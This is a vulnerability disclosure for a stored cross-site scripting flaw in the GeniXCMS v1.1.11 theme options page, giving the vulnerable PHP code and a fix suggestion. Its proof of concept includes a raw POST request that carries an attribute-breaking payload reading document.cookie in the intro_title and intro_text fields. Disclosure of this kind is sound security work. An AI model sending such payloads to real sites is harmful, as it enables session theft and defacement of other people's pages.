VULNERABLE A Stored Cross-Site Scripting (XSS) injection vulnerability exists in GeniXCMS version v1.1.11 . An attacker can inject arbitrary javascripts in "/gxadmin/index.php?page=themes&view=options" via the intro_title,intro_text parameters.

Date: 8/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ **Facebook**: https://www.facebook.com/DdosFulzac.auz1/

+ **Email**: phuctruong2k@gmail.com

Product: GeniXCMS

Version: v1.1.11

Description: The vulnerability is present in the ""/gxadmin/index.php?page=themes&view=options", and can be exploited throuth a POST request via the intro_title,intro_text parameters.

Impact: An attacker can send javascripts code through any vulnerable form field to change the design of the website or any information displayed to the user, saving the information persistently on the site (e.g. database).

Suggestions: User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

Proof of concept (POC):

Injection javascript:

File: inc/themes/gneex/options.php

```php
104            </div>
105          </div>
106          <div class="box-body">
107    <?php
108
109
110    if (Gneex::checkDB()) {
111        $opt = Options::get('gneex_options');
112        $opt = Typo::Xclean($opt);
113        // var_dump($opt);
114
115        $opt = json_decode($opt, true);
116        // print_r($opt);
117        if (is_array($opt)) {
118            $o = [];
119            foreach ($opt as $k => $v) {
120                // $o[$k] = urldecode($v);
121                $o[$k] = $v;
122            }
123        }
```

As can be seen from the following evidence, the content of the injection was correctly saved on the page (on the database) and executed.

Request and Response:

```
 3 Content-Length: 1099
 4 Cache-Control: max-age=0
 5 Upgrade-Insecure-Requests: 1
 6 Origin: http://192.168.1.8:8080
 7 Content-Type: application/x-www-form-urlencoded
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110
   Safari/537.36
 9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
   =b3;q=0.9
10 Referer:
   http://192.168.1.8:8080/GeniXCMS-v1.1.11/GeniXCMS%20v1.1.11/gxa
   dmin/index.php?page=themes&view=options
11 Accept-Encoding: gzip, deflate
12 Accept-Language:
   vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
13 Cookie: GeniXCMS-Installation=75leumfamtvaj8h2j10bfc35dh;
   elefant_user=7bgdu7g19o4r0gk1ui89hmfrid; elefant_update_checked
   =1; elefant_last_page=%2Fuser; googtrans=/en/vi;
   GeniXCMS-Installation=75leumfamtvaj8h2j10bfc35dh;
   GeniXCMS-wzH1VZM2yqPK2N1DC7qr=4ms9s3bv86s681t22sk06j2vc9
14 Connection: close
15
16 gneex_options_update=&intro_title=
   x"+onfocus%3dalert(document.cookie)>&intro_text=
   x"+onfocus%3dalert(document.cookie)>&intro_image=
```

```
 3 Server: Apache/2.4.52 (Unix) OpenSSL/1.1.1m PHP/7.4.27
 4 X-Powered-By: PHP/7.4.27
 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 6 Cache-Control: no-store, no-cache, must-revalidate
 7 Pragma: no-cache
 8 Set-Cookie: GeniXCMS-wzH1VZM2yqPK2N1DC7qr=10tbg16ihgt1ss0d2coo
 9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11 Content-Length: 61005
12
13 <!DOCTYPE html>
14 <html>
15    <head>
16      <meta charset="utf-8">
17      <meta http-equiv="X-UA-Compatible" content="IE=edge">
18      <!-- Tell the browser to be responsive to screen width -->
19      <meta content="width=device-width, initial-scale=1, maximu
20
21      <!--// Start Meta: Generated Automaticaly by GeniXCMS -->
22      <meta charset="utf-8">
23      <!-- SEO: Title stripped 70chars for SEO Purpose -->
24      <title>
          GneeX Theme
25        - test cve
       </title>
26      <meta name="Keyword" content="">
27      <!-- SEO: Description stripped 150chars for SEO Purpose --
28      <meta name="Description" content="">
```